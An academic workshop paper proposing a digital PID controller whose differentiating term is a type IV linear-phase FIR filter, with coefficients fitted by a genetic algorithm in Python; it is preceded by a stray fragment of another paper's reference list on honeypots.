[19] T-Pot - The All In One Multi Honeypot Platform, 2023. URL: https://github.com/telekom-security/tpotce.

[20] J. Franco, A. Aris, B. Canberk, A. S. Uluagac, A Survey of Honeypots and Honeynets for Internet of Things, Industrial Internet of Things, and Cyber-Physical Systems, IEEE Communications Surveys & Tutorials 23 (2021) 2351–2383. doi:10.1109/COMST.2021.3106669.

[21] D. Fraunholz, S. D. Anton, C. Lipps, D. Reti, D. Krohmer, F. Pohl, M. Tammen, H. D. Schotten, Demystifying deception technology:a survey, 2018. arXiv:1804.06196.

[22] M. Soria-Machado, D. Abolins, C. Boldea, K. Socha, Detecting Lateral Movements in Windows Infrastructure, CERT-EU Security Whitepaper 17-002, 2017. URL: https://cert.europa.eu/static/WhitePapers/CERT-EU_SWP_17-002_Lateral_Movements.pdf.

[23] S. Bennett, IoT Security Statistics 2023, 2023. URL: https://webinarcare.com/best-iot-security-software/iot-security-statistics/.

[24] Y. M. P. Pa, S. Suzuki, K. Yoshioka, T. Matsumoto, T. Kasama, C. Rossow, IoTPOT: A Novel Honeypot for Revealing Current IoT Threats, Journal of Information Processing 24 (2016) 522–533. doi:10.2197/ipsjjip.24.522.

[25] Dionea honeypot, 2021. URL: https://github.com/DinoTools/dionaea.

[26] Intelligent-IoT-Honeypot, 2019. URL: https://github.com/as2d3/Intelligent-IoT-Honeypot.

[27] Conpot, 2022. URL: https://github.com/mushorg/conpot.

Algorithm for optimizing a PID controller model based on a digital filter using a genetic algorithm

Ruslan V. Petrosian[1], Ihor A. Pilkevych[2] and Arsen R. Petrosian[1]

[1]*Zhytomyr Polytechnic State University, 103 Chudnivsyka Str., Zhytomyr, 10005, Ukraine*
[2]*Korolyov Zhytomyr Military Institute, 22 Myru Ave., Zhytomyr, 10004, Ukraine*

Abstract
The widespread use of digital signal processing distinguishes the current stage of development of science and technology. However, there are many developments for continuous signal processing. Such developments include methods for tuning the PID controller, so improving the digital PID controller model remains relevant. The problem of constructing a model of a digital PID controller, which can be used in robotic systems based on microcontrollers and programmable logic integrated circuits, is considered. It is proposed to use digital filtering methods as the basis for the regulator. The digital filter coefficients are calculated using a genetic algorithm. This approach makes it possible to improve the accuracy of the model, to ensure the calculation of the PID controller coefficients using classical methods for an analog PID controller. The software has been developed in the Python programming language that implements the proposed method. The modeling demonstrated the effectiveness of the developed model.

Keywords
digital filter, PID controller, genetic algorithm, model optimization algorithm

1. Introduction

The problem of effective control of technological processes, robotic systems, aircraft and other technical means remains relevant for many industries. For this purpose, regulators are used in many areas of science and technology. The most popular is the PID controller [1].

In recent years, the role and importance of computer technology in the life of modern society has increased dramatically and continues to grow, therefore, modern technical means are mostly implemented on the basis of microprocessors and microcontrollers, and many problem solutions are adapted to work in digital devices [2]. The PID controller did not escape its fate either [3].

Controller tuning can be done in several ways, including obtaining controller parameters in analytical form [1, 4, 5]. However, most of these methods are designed for analog PID control and are not suitable for digital because its model does not exactly match the PID controller, and, accordingly, the optimization of the digital PID controller model is relevant.

doors-2023: 3rd Edge Computing Workshop, April 7, 2023, Zhytomyr, Ukraine

e_rvs@ukr.net (R. V. Petrosian); igor.pilkevich@meta.ua (I. A. Pilkevych); xckaytz@gmail.com (A. R. Petrosian)
https://ztu.edu.ua/teacher/224.html (R. V. Petrosian); https://ieeexplore.ieee.org/author/37089181628 (I. A. Pilkevych); https://scholar.google.com/citations?user=2gvWqA4AAAAJ (A. R. Petrosian)
0000-0002-0388-8821 (R. V. Petrosian); 0000-0001-5064-3272 (I. A. Pilkevych); 0000-0003-0960-8461 (A. R. Petrosian)

2. Theoretical background

In general, the control system for any object has the form shown in figure 1.




Figure 1: Control system model: $W_{pid}\left(p\right)$ – PID control transfer function, $W_o\left(p\right)$ – control object transfer function, $x\left(p\right)$ – input action, $y\left(p\right)$ – output signal, $e\left(p\right)$ – error signal, $u(p)$ – control signal.

The time-domain control algorithm is implemented in accordance with the expression (1) [1]:

$$u\left(t\right) = K_p e\left(t\right) + \frac{1}{T_i}\int_0^t e(t)dt + T_d\frac{de(t)}{dt}, \tag{1}$$

where $K_p,\ T_i,\ T_d$ – proportional factor, constant of integration and constant of derivation of the controller, respectively.

In some cases, the following expression is used (2):

$$u\left(t\right) = K_p e\left(t\right) + K_i\int_0^t e(t)dt + K_d\frac{de(t)}{dt}, \tag{2}$$

where $K_p,\ K_i,\ K_d$ – PID controller coefficients.

Thus, the PID controller includes three components: proportional, integral and differential. The proportional component generates a control signal counteracting the deviation (mismatch) of the output signal from the set value. The greater the mismatch, the greater the impact on the control object. If the output signal is equal to the set value, then the error signal is zero, and therefore the control action of the proportional component is zero. The integrator is used to eliminate the static error. The differentiating component takes into account the rate of change of the output signal, which allows you to get better control of the object by predicting the output value of the signal [1, 3].

There are several groups for assessing the quality indicators of object management: direct, root, frequency, integral. In practice, direct quality indicators have found the greatest application. This is due to the fact that direct indicators of the quality of object management are determined directly by the transient characteristic [1]. The following quality indicators can be distinguished:

- steady-state output value;
- static error;
- regulation time;
- overshoot;
- attenuation rate;
- etc.

The choice of control quality indicators depends on the task in which the PID controller is used.

To ensure the required performance of regulation, it is necessary to calculate the coefficients of the PID controller.

There are many methods for calculating quality indicators. One of the first methods for calculating the parameters of PID controllers was proposed by Ziegler and Nichols [6]. This technique does not give very good results, but it is very simple, therefore it is still often used in practice. After calculating the parameters of the regulator, manual adjustment is required to improve the quality of regulation.

In work of Sablina and Markova [4], other methods for calculating the parameters of PID controllers are also considered, namely: Chien-Hrones-Reswick, Kuhn. Relay methods are also widely used [5, 7].

If the methods considered were developed relatively long ago, then the methods below are quite recent.

In [8, 9], methods for optimizing the parameters of a PID controller using a genetic algorithm are considered. In these works, the choice is analyzed: fitness functions, the main operators of the genetic algorithm, quality indicators.

The possibility of using neural networks to optimize the PID controller coefficients was considered by Kadu and Patil [10]. The main focus of the article is on the analysis of the stability of such systems.

Many works are related to the determination of the optimal parameters of the PID controller for specific control objects [9, 10, 11, 12].

A large number of works are linked to the development of the digital PID [13, 14, 15, 16, 17, 18, 19]. However, in fact, all the articles cited can be divided into two groups.

The first group of works [15, 16, 17, 18] is based on expression (3) given in [13]:

$$u\left(n\right) = K_p e\left(n\right) + K_{id} \sum_{k=0}^{n} e(k) + K_{dd}(e\left(n\right) - e(n-1)), \tag{3}$$

where T_k – sampling period, $K_{id} = K_i T_k$, $K_{dd} = K_p / T_k$.

Expression (3) is often written in a recurrent form to reduce computational costs (4):

$$\begin{aligned} u\left(n\right) = u\left(n-1\right) + K_p\left(e\left(n\right) - e\left(n-1\right)\right) + K_{id} e\left(n\right) + \\ + K_{dd}\left(e\left(n\right) - 2e\left(n-1\right) + e\left(n-2\right)\right). \end{aligned} \tag{4}$$

The second group of works [3, 14, 19] is based on the expression (5):

$$u\left(n\right) = u\left(n-1\right) + K_1 e\left(n\right) + K_2 e\left(n-1\right) + K_3 e\left(n-2\right), \tag{5}$$

where $K_1 = K_p + K_i + K_d$, $K_2 = -K_p - 2K_d$, $K_3 = K_d$.

The analysis showed that expressions (4) and (5) are practically identical (the control signal $u(n)$ depends on the last three readings of the error signal). The main difference between them is that expression (4) allows you to determine the coefficients of a digital PID controller based on an analog prototype. For expression (5), the coefficients $K_1,\ K_2,\ K_3$ must be selected when manually adjusting the control system. It may seem that these coefficients depend on the controller coefficients $K_p,\ K_i,\ K_d$, so they can be calculated, but this is not the case. This is easy to see if you pay attention to the fact that these coefficients $K_1,\ K_2,\ K_3$ do not take into account the sampling rate.

Taking into account the above, it follows that digital and analog PID controllers are not considered as different entities, therefore, methods for calculating the controller coefficients are considered regardless of whether it is digital or analog. However, as the analysis has shown, there are at least two implementations of a digital PID controller, so the calculation methods must take into account the structure of the controller. In addition, as will be shown later, the digital controller (4) is not a complete analogue of the classic analog PID controller. Thus, the problem of the algorithm for optimizing the digital PID controller is relevant.

3. Results and discussion

This section will discuss the implementation of a digital PID controller. The controller will be based on a digital filter [20]. The method for calculating the filter coefficients will be performed using a genetic algorithm [21, 22].

3.1. Digital filter

Digital signal processing is used wherever it is necessary to perform tasks such as filtering, compressing, recovering, controlling, measuring a signal: audio, video, or any signal coming from any source [23].

Filtering is the most common digital processing task, which is implemented using digital filters: filters with a finite impulse response (FIR filters); filters with infinite impulse response (IIR filters). In general, a digital filter is understood as a hardware or software implementation of a mathematical algorithm, the input of which is a digital signal, and the output is another digital signal modified by the filter.

The main operations of information filtering include: noise suppression, smoothing, prediction, differentiation, signal separation, etc.

The main advantages of digital filters over analog filters:

- may have parameters that are impossible to implement in analog filters, for example, linear phase response;
- do not require calibration, because their performance does not depend on the destabilizing factors of the external environment, for example, temperature;
- input and output data can be saved for later processing;
- accuracy of digital filters is limited by the capacity of the filter coefficients.
- can be easily rearranged to filter a different frequency range, for example, by changing the data sampling rate.

In general, the digital filter is described by the following expression (6):

$$y\left(n\right)=\sum_{k=0}^{K-1}b_k\cdot x(n-k)+\sum_{m=0}^{M-1}a_m\cdot y\left(n-m\right), \tag{6}$$

where $b_k,\ a_m$ – filter coefficients; $x\left(n\right),\ y(n)$ – input and output signal; $K,\ M$ – number of filter coefficients $b_k,\ a_m$ respectively.

Expression (6) is also called IIR filter. Such a filter is often used when you need to perform filtering with a minimum number of arithmetic operations. If all the coefficients a_m are equal to zero, then such a filter is called an FIR filter. In this case, the digital filter will be described by the following difference expression (7):

$$y\left(n\right) = \sum_{k=0}^{K-1} h(k) \cdot x(n-k), \tag{7}$$

where $h\left(k\right) = b_k$ – impulse response of an FIR filter.

The amplitude-frequency response (AFR) of such a filter will have the following form (8):

$$H(\omega) = \sum_{k=0}^{K-1} h(k) \cdot e^{-j\omega n} \tag{8}$$

where ω – circular frequency.

In many digital signal processing applications, the use of FIR filters is preferable because they have the following advantages:

- filter group delay constant (linear phase FIR filters);
- FIR filters are always stable.

For FIR filters to be linear phase, the impulse response must be symmetric or antisymmetric [20]. In this case, four types of FIR filters are possible (table 1).

Table 1
Types of linear phase filters and their characteristics.

Filter type	Impulse response	Number of impulse response coefficients	Amplitude-frequency response
I	symmetrical	odd	$H(\omega) = \sum_{k=0}^{(K-1)/2} a(k) \cdot \cos(\omega k)$
II	symmetrical	even	$H(\omega) = \sum_{k=1}^{K/2} b(k) \cdot \cos(\omega(k-1/2))$
III	antisymmetric	odd	$H(\omega) = \sum_{k=1}^{(K-1)/2} c(k) \cdot \sin(\omega k)$
IV	antisymmetric	even	$H(\omega) = \sum_{k=1}^{K/2} d(k) \cdot \sin(\omega(k-1/2))$

Here $a\left(0\right) = h\left(\frac{K-1}{2}\right),\ a\left(k\right) = 2h\left(\frac{K-1}{2} - k\right),\ c\left(0\right) = 0,\ c\left(k\right) = 2h\left(\frac{K-1}{2} - k\right),\ k = 1,\ 2,\ 3,\ \ldots,\ \frac{K-1}{2}, b\left(k\right) = 2h\left(\frac{K}{2} - k\right),\ d\left(k\right) = 2h\left(\frac{K}{2} - k\right),\ k = 1,\ 2,\ 3,\ \ldots,\ \frac{K}{2}$.

An example of an antisymmetric FIR filter with an even number of coefficients is a differentiating filter, the AFR of which corresponds to figure 2.

3.2. Genetic algorithm

Genetic algorithm is a heuristic algorithm, which is a kind of evolutionary algorithms, with the help of which optimization problems are solved using methods of natural evolution, similar to natural selection [21, 22].

The range of tasks solved using the genetic algorithm is very wide:




Figure 2: AFR of the differentiating term.

- numerical optimization problems;
- traveling salesman tasks;
- scheduling;
- function approximation;
- artificial neural network training;
- etc.

The key concept of a genetic algorithm is an individual that encodes a possible solution to a problem. An individual is characterized by a chromosome or a set of chromosomes. The atomic unit of a chromosome is a gene (most often encoded by one bit). When solving the problem, a population of individuals is created. Each individual is assessed by the degree of fitness, which is determined in the task by the fitness function. Thus, individuals are determined that are better adapted to the "environment" (have the best solution).

The genetic algorithm is iterative, therefore, at each iteration, a new population of individuals is generated, which has better fitness than the previous one. This process continues until the desired results are achieved, or the number of iterations exceeds the threshold.

The peculiarity of the genetic algorithm is that the set of solutions is immediately improved, unlike many other optimization algorithms.

To create a new population, genetic operators are applied to current individuals: crossing, mutation, selection.

Crossover is an operator that applies to two parents. Most often, each of them is divided into two parts at the same random gene position. Formed individuals are a combination of the first and second parts of chromosomes from different parents (figure 3). The considered option is called the one-point crossing method. There are other crossover methods: multipoint, uniform, etc.

Mutation is an operator that makes a change in a gene at a random position on the parent chromosome. The mutation is designed to reduce the likelihood of optimization at the local maximum. There are the following mutation methods: bit inversion, exchange, permutation, etc.

Selection is an operator aimed at selecting individuals in accordance with a certain criterion. There are various selection methods: roulette method, tournament selection, ranking method, etc.




Figure 3: Crossover operator.

The following sequence describes how the genetic algorithm works:

1. Generating an initial population;
2. Calculation of the fitness of chromosomes;
3. Selection of initial chromosomes (solutions) with the best fitness values for creating a new population;
4. Performing the crossing operation;
5. Performing a mutation operation;
6. Calculation of the fitness of chromosomes;
7. If the stop condition is met, return the chromosome with the best fitness value, otherwise go to step 3 to process the new population.

As mentioned above, the genetic algorithm refers to heuristic search algorithms, so it is necessary to adjust the hyperparameters. To make sure that the hyperparameters used made it possible to obtain a solution close to optimal, it is essential to control changes in chromosome fitness from generation to generation.

3.3. Development of a PID controller model

Let's define the transfer function of the analog PID controller. For this, it is necessary to perform the Laplace transform of formula (2) with zero initial conditions $u\left(0\right)=0$. As a result, we get the following expression:

$$W_A\left(p\right)=K_p+K_i\frac{1}{p}+K_dp, \tag{9}$$

where p – Laplace operator.

If in expression (9) we substitute $p=j\omega$, then we obtain an expression for the frequency response of the analog PID controller (10):

$$W_A\left(\omega\right)=K_p-K_i\frac{j}{\omega}+jK_d\omega. \tag{10}$$

Let's look at the frequency response of the regulator at $K_p=10,\ K_i=1,\ K_d=1$ (figure 4).

The AFR of the analog PID controller shows that the integrating component has an effect in the low-frequency range, and the differentiating component in the high-frequency range.

Now let's compare the AFR of the differentiating components of the analog and digital PID controllers.




Figure 4: AFR of the PID controller.

First, let's write the frequency response of the derivative component of the analog PID controller. It can be seen from formula (10) that its frequency response is determined by the expression (11):

$$D_A(\omega) = K_d\omega. \tag{11}$$

Now let's determine the AFR of the differentiating component of the digital PID controller. From expression (3) it can be seen that in the time domain the differentiating component has the following form (12):

$$d_D(n) = K_{dd}(e(n) - e(n-1)). \tag{12}$$

In the brackets of expression (12) there is a digital filter of the first order, therefore the frequency response can be determined from formula (8). As a result, we will have the following expression (13):

$$D_D(\omega) = 2K_{dd}\text{sin}\left(\frac{\omega T_k}{2}\right). \tag{13}$$

Figure 5 shows the AFR of both regulators. For convenience of comparison, the frequencies are normalized (the sampling rate is taken equal to one), and the coefficients are taken equal to: $K_d = 1$, $K_{dd} = 1$.

Obviously, the AFR of the differentiating component of the analog PID controller corresponds to figure 2, but the digital one does not. Such a term works as a differentiating one only for 1/3-1/4 of the initial interval, however, in this area its influence is minimal, because the integrating and proportional components prevail there. Figure 6 shows the relative error. As you can see from the figure, the maximum error is more than 35%.

To eliminate this drawback, it is necessary to set a new model of the differentiating component. One of the options is the use of digital processing methods, namely the use of the previously mentioned FIR filter with a linear phase.




Figure 5: AFR of the differentiating component of PID controllers: 1 – analog; 2 – digital.




Figure 6: Relative error of the differentiating component of AFR of the digital PID controller.

From table 1 it follows that there are 4 types of such filters. Filters of types III and IV have an imaginary part of the AFR. However, the type III filter cannot always be used as such. The reason is that the value of the transmission coefficient at the maximum frequency will be equal to zero $H\left(\omega_{max}\right) = 0$ regardless of the filter coefficients (table 1). Such a filter can be used as a differentiating filter only in the initial section. We need to use the entire range, so for our task the best solution would be to use a type IV filter.

From expression (7) and table 1, it follows that the differentiating component for a digital PID controller can be represented in the form of expression (14):

$$y\left(n\right)=\sum_{l=0}^{L-1}h(l)\cdot\left(x\left(n-l\right)-x(n+l-2L+1)\right),\tag{14}$$

where L – number of independent coefficients.

In this case, taking into account expression (3), the algorithm for implementing a digital PID controller will be described by the expression (15):

$$u\left(n\right)=K_pe\left(n\right)+K_{id}\sum_{k=0}^{n}e(k)+K_{dd}\sum_{l=0}^{L-1}h(l)\cdot\left(e\left(n-l\right)-e(n+l-2L+1)\right).\tag{15}$$

For simplicity, we will call it PPID. By analogy, we can write an expression similar to the recurrence formula (4) or recurrently recorded only an integrating part (this will reduce the likelihood of overflow and reduce the number of arithmetic operations) in the following way (16):

$$u\left(n\right)=K_pe\left(n\right)+I\left(n\right)+K_{dd}\sum_{l=0}^{L-1}h(l)\cdot\left(e\left(n-l\right)-e(n+l-2L+1)\right),\tag{16}$$

where $I\left(n\right)=I\left(n-1\right)+K_{id}e\left(n\right)$ – integrating component.

To obtain the final model of the PPID controller, it is necessary to determine the coefficients $h(l)$, where $l=1,\ 2,\ 3,\ \ldots,\ L-1$.

To synthesize the filter (14), a fitness function is required. The synthesis of the filter with the best uniform approximation will be performed in the form of the problem of minimizing the weighted Chebyshev norm (17):


$$e=max\left(W\left(\omega\right)\left|H\left(\omega\right)-\widehat{H}(\omega)\right|\right)\rightarrow min,\tag{17}$$

where $H\left(\omega\right)$, $\widehat{H}(\omega)$ – AFR of the approximated and approximating filters, respectively, $W\left(\omega\right)$ – weight function.

3.4. Experiments

To test the model of the digital PPID controller, we will carry out a number of experiments. Let us synthesize a digital FIR filter (14). There are many methods for their design in the scientific literature [20]. The most widely used are the classical methods for calculating FIR filters: weighing method; frequency sampling method; least squares method; best uniform approximation method. The first two are not optimization methods, but are fairly easy to use. The third and fourth methods are referred to as optimization methods. The fourth method allows obtaining the best results, but, as a rule, it is impossible to determine analytically the function of the best uniform approximation. However, in this case, the synthesis of the FIR filter will be carried out using the genetic algorithm [24], which will allow us to obtain some advantages, for example, when searching for the values of the filter coefficients, we will take into account the effect of quantization.

When solving a problem with a genetic algorithm, it is necessary to isolate the phenotype that determines the real object. In our case, the filter coefficients that will form an individual will act as a phenotype (figure 7).



h(0)	h(1)	h(2)	. . .	. . .	h(L-1)

Figure 7: The structure of the individual.

Fitness function will be described by expression (17). The AFR of the differentiating part of the analog PID filter (11) at $K_d = 1$ (figure 5, graph 1) will act as the AFR of the approximated filter. The AFR of the approximating filter will be determined by a type IV filter (table 1).

The simulation was carried out using the Python programming language. To implement the genetic algorithm, it is necessary to tune the hyperparameters. In our case, they will have the following form:

```
POPULATION = 100 # number of individuals in the population
SURVIVOR = 0.2 # survival probability
MUTATION = 0.1 # possibility of mutating of an individual
GENERATIONS = 250 # maximum number of generations
```

Below is the fitness function code in the Python programming language, which corresponds to the expression (17), where *prototype* is an instance of the *PrototypeFIR class* of the filter being approximated (figure 2); *fir* – an instance of the *Fir1T class* approximating the filter (7).


```
def fitness(individual): # fitness function
  fmax = prototype.getSamplingFrequency() / 2
  fir = fir1t.Fir1T(fmax, individual)
  emax = 0
  for fi in prototype.getReferencePoints():
    e = abs(prototype.getGain(fi) -
      fir.getGain(fi))*prototype.getWeight(fi)
    if e > emax:
      emax = e
  return  emax,
```

Figure 8 shows the synthesis of a differentiating component PPID controller.

Table 2 shows the calculated coefficients of filters of different orders, and also indicates the approximation error of the differentiating component of the PPID controller.

If we compare the proposed model of the PPID controller with the original digital PID controller (3) at $L = 1$, we can see that the expressions differ only by the factor $h(0)$ (table 2). However, due to him, the error was reduced by 15%. Figure 9 shows the relative error of this PPID controller.

Figure 10 shows the tendency of decreasing the error with an increase in the number of coefficients $h(l)$.



a) b)

Figure 8: AFR of the differentiating component of the PPID controller: a) $L = 1$; b) $L = 6$.

Table 2
FIR filter coefficients for the developed model of a digital PID controller.


L	h(l)	Error, %
1	1.22323099	22.32
2	-0.1310637, 1.30919328	8.40
3	0.05080995, -0.16309586, 1.28291046	4.77
4	-0.02893289, 0.06681262, -0.14717449, 1.27747904	3.25
5	0.01963494, -0.03861118, 0.05499173, -0.14416749, 1.27554355	2.44
6	-0.01467901, 0.02619673, -0.0291035, 0.05288374, -0.14306129, 1.27468666	1.95
7	0.0116237, -0.01945604, 0.01826656, -0.02751572, 0.05212775, -0.14253636, 1.27425729	1.62
8	-0.00959958, 0.01532948, -0.01266609, 0.01698343, -0.02694503, 0.05174926, -0.14223351, 1.2739692	1.38
9	0.00816843, -0.01257872, 0.00936974, -0.01156839, 0.01650426, -0.02665169, 0.0515316, -0.14203773, 1.27377827	1.20
10	-0.00710013, 0.01063027, -0.00727018, 0.0084291, -0.01118041, 0.01626373, -0.026466, 0.05138662, -0.14191183, 1.27366718	1.07
11	0.00627216, -0.00918011, 0.00583902, -0.00643919, 0.00810167, -0.01099786, 0.01613495, -0.02635945, 0.05128535, -0.1418134, 1.2735769	0.96

It can be seen that $4 \leq L \leq 6$ is sufficient for solving most control problems in robotic systems.

4. Conclusion

The problem of constructing a model of a digital PID controller, which can be used in robotic systems based on microcontrollers and programmable logic integrated circuits, is considered.

The regulator is based on digital filtering methods. It is proposed to use an FIR filter with a linear phase of the IV type as a filtering device. This made it possible to fairly accurately approx-



a)

b)

Figure 9: Relative error of the differentiating component of the AFR of the PID controller: a) $L = 1$; b) $L = 6$.




Figure 10: Changing error differentiating component with increasing L PPID controller.

imate the differentiating component. So, for a classic digital PID controller, the introduction of one coefficient has reduced the relative frequency response error by 15%. In addition, the PID controller model was developed with the ability to use ready-made methods for calculating the PID controller coefficients.

The digital filter coefficients are calculated using a genetic algorithm. The phenotype is the filter coefficients. The Chebyshev norm was used as a fitness function.

The simulation results were carried out using the Python programming language.

Data for all filters up to 21 orders (up to 11 independent coefficients) has been analyzed.

As shown in the work, for most control problems in robotic systems, it is sufficient to use filters with 4-6 independent coefficients.

Perspectives for further research consist in testing the proposed methods on a wider range of problems, studying the effects of finite bit depth, and analyzing the structure of the PID controller.

Acknowledgments

We would like to express our gratitude to our relatives who supported and helped us. We would also like to express our gratitude to all the organizers of the *doors-2023: 3rd Edge Computing Workshop*, especially Tetiana Vakaliuk.

References

